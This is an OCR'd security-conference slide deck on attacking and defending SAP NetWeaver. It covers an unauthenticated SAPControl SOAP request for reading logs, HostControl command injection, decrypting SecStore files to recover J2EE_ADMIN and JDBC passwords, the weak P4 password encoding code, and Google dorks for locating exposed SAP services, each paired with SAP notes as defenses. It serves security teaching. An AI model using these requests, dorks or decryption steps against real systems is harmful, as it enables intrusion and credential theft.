<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/
   envelope/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
   xmlns:xs="http://www.w3.org/2001/XMLSchema">
<SOAP-ENV:Header>
    <sapsess:Session xmlns:sapsess="http://www.sap.com/webas/630/soap/
   features/session/">
    <enableSession>true</enableSession>
</sapsess:Session>
</SOAP-ENV:Header>
<SOAP-ENV:Body>
    <ns1:ReadLogFile xmlns:ns1="urn:SAPControl">
        <filename>j2ee/cluster/server0/log/system/userinterface.log</
   filename>
        <filter/>
        <language/>
        <maxentries>%COUNT%</maxentries>
        <statecookie>EOF</statecookie>
    </ns1:ReadLogFile>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

DEMO 19:
SAP MMC attacks by ERPScan Pentesting Tool


SAP MMC- defense

- Install Sapnote 927637
- Install Sapnote 1439348 – information disclosure in MMC
- Install Sapnote 1469804 - Potential DOS in sapstartsrv
- Don’t use TRACE_LEVEL = 3 in production systems
- Delete traces
- Disable methods service/protectedwebmethods = SDEFAULT
- Disable access from untusted IP’s
  - **service/http/acl_file**
  - **service/https/acl_file**

http://help.sap.com/saphelp_nwpi71/helpdata/en/d6/49543b1e49bc1fe10000000a114084/frameset.htm

SAP HostControl security

SAP NetWeaver



SAPHostControl

- Service listens on port 1128/tcp.
- Very similar to MMC
- Many attacks can be implemented without authentication
- Attacks can be realized by sending SOAP requests
- Vulnerability in the GetDataBaseStatus functon
- Parameters are passed to dbmcli executable
- SAP MaxDB only


DEMO 21: SAP HostControl command injection by ERPScan Pentesting Tool

Defense

- Install Sapnote 1341333 - command injection
- Disable access from untusted IP's

SAP NetWeaver J2EE security

SAP NetWeaver




J2EE Engine

- Automation of business processes like ERP, PLM, CRM, SRM based ABAP.
- Integration, collaboration and management based on J2ee engine:
  - **SAP Portal**
  - **SAP PI**
  - **SAP XI**
  - **SAP Mobile Infrastructure**
  - **SAP Solution Manager**

Many SAP systems don't use ABAP stack

J2EE Platform Architecture



SAP J2EE Services

- General services
  - SAP Visual Admin (P4)
  - SAP NetWeaver HTTP (webserver)
- Additional services
  - SAP Portal
  - SAP SDM
  - SAP SDM Admin
  - SAP LogViewer
  - SAP J2EE Telnet

SAP Security storage

- The SAP J2EE Engine stores the database user SAP<SID>DB and all configurations in specific file
- The J2EE Engine uses the SAP Java Cryptography Toolkit to encrypt the contents of the secure store with the tripleDES algorithm.
- *\usr\sap\<SID>\SYS\global\security\data\SecStore.properties*

config.properties

```
rdbms.maximum_connections=5
system.name=TTT
secstorefs.keyfile=/oracle/TTT/sapmnt/global/security/
data/SecStore.key
secstorefs.secfile=/oracle/TTT/sapmnt/global/security/
data/SecStore.properties
secstorefs.lib=/oracle/TTTsapmnt/global/security/lib
rdbms.driverLocation=/oracle/client/10x_64/
instantclient/ojdbc14.jar
rdbms.connection=jdbc/pool/TTT
rdbms.initial_connections=1
```

secstore.properties

```
$internal/version=Ni4zFF4wMSeaseforCCMxegAfx
admin/host/TTT=7KJuOPPs/+u
+14jM7uy7cy7exrZuYvevkSrPxwueur2445yxgBS
admin/password/TTT=7KJuOPPs/+uv
+14j56vDc7M7v7dytbGbkgqDp+QD04b0Fh
jdbc/pool/TTT=7KJuOPPs/
+u5jM6s1cvvgQ1gzFvarxuUzEJTHTJI0VGegH
admin/port/TTT=7KJuOPPs/+u
+1j4vD1cv6ZTvd336rzEd7267Rwr4ZUgRTQ
$internal/check=BJRrzfjeUA+bw4XCzdz16zX78ufbt
$internal/mode=encrypted
admin/user/TTT=7KJuOPPs/+u
+14j6s14sTxXU3ONl3rL6N7yssV75eC
```

profit

- We have an encrypted password
- We have a key to decrypt it
- We got the J2EE_ADMIN and JDBC password!

Prevention


- Install SAP note 1619539
- Restrict read access to files *SecStore.properties* and *SecStore.key*

SAP Visual Admin security

SAP VisualAdmin

- SAP Visual Admin – remote tool for controlling J2EE Engine
- Use p4 protocol – SAP's proprietary
- By default all data transmitted in cleartext
- P4 can be configured to use SSL to prevent MITM
- Passwords transmitted by some sort of encryption
- In reality it is some sort of Base64 transform with known key

SAP VisualAdmin data



Insecure password encryption in P4

```
    /* 87 */ char mask = 43690;
/* 88 */ char check = 21845;
/* 89 */ char[] result = new
char[data.length + 1];
/* */
/* 91 */ for (int i = 0; i < data.length; +
+i) {
/* 92 */ mask = (char)(mask ^ data[i]);
/* 93 */ result[i] = mask;
/* */ }
/* 95 */ result[data.length] = (char)(mask
^ check);
/* */
/* 97 */ return result;
```

Defense

- Use SSL for securing all data transmitting between server-server and server-client connections
  http://help.sap.com/saphelp_nwpi71/helpdata/de/14/ef2940cbf2195de10000000a1550b0/content.htm

SAP NetWeaver HTTP security

SAP Google dorks


SAP HTTP Services can be easily found in internet:

- `inurl:/irj/portal`
- `inurl:/IciEventService sap`
- `inurl:/IciEventService/IciEventConf`
- `inurl:/wsnavigator/jsps/test.jsp`
- `inurl:/irj/go/km/docs/`


Information disclose

- Kernel or application release and SP version.
  ERPSCAN-11-023,ERPSCAN-11-027, DSECRG-00208
- Application logs and traces
  DSECRG-00191,DSECRG-00232
- Username
  ERPSCAN-00231
- Internal port scanning, Internal User bruteforce
  ERPSCAN-11-032,DSECRG-00175

Information disclose





Information disclose




